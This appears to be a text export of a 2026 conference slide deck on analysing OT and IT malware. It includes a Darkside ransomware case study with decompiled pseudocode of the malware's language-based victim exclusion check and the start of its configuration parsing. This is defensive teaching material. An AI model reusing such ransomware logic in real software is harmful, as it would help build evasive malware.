

From HMI to Controllers: Anatomy of Modern OT Malware Variants

SC CIC Conference 2026

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./RE

Who am I?


Joshua Reynolds

Founder, Invoke RE


- Over thirteen years of security-related experience working for industry leading companies
- Spoken at REcon, RSA, DEF CON and Virus Bulletin on ransomware, malicious document analysis, automating malware analysis
- Reverse engineering, malware analysis, training, services and automation
- @jershmagersh / @InvokeReversing




Malware Analysis




Process of analyzing malicious software



Identify its capabilities and potential impacts




Enables detection, response and remediation




Applicable to both IT and OT


Types of Analysis




Multiple types of analysis environments



Statically (at rest) and dynamically (as it executes)




Can be done manually (me) or automatically (code)




Complex understanding of code and environments

OT vs IT Malware



Malware can affect OT and IT networks



May differ in impact based on applicability




Differs based on goals of actors

IT Disruption for Financial Gain

OIL Published May 11, 2021 6:16pm EDT

After Colonial Pipeline shutdown, hacker group 'Darkside is just getting started,' experts say

The Colonial Pipeline stretches from Houston to New Jersey




Source: Fox Business


Case Study 1: Darkside Ransomware




Financially motivated RaaS operation



Ransomware affiliates perform operations




Ransomware operators maintain malware and infra




Darkside now defunct, but many operations still exist

Ransomware Tracking Example



Darkside Execution



Darkside Language Check

```

- if ( install_ui_langid == LANG_RUSSIAN_RUSSIA )
    return true;
- if ( default_ui_langid_buf[0] == LANG_RUSSIAN_RUSSIA )
    return true;
  LOBYTE(blocked_langid) = LANG_UKRAINIAN;
- if ( blocked_langid == install_ui_langid )
    return true;
- if ( blocked_langid == default_ui_langid_buf[0] )
    return true;
  LOBYTE(blocked_langid) = LANG_BELARUSIAN;
- if ( blocked_langid == install_ui_langid )
    return true;
- if ( blocked_langid == default_ui_langid_buf[0] )
    return true;
  LOBYTE(blocked_langid) = LANG_TAJIK;
- if ( blocked_langid == install_ui_langid )
    return true;
```


Darkside Configuration Parsing

```
47 ▾ if ( Heap != nullptr )
48     {
49         api_ntdll_memcpy(a1: Heap, a2: 4259888, a3: v0 - 32);
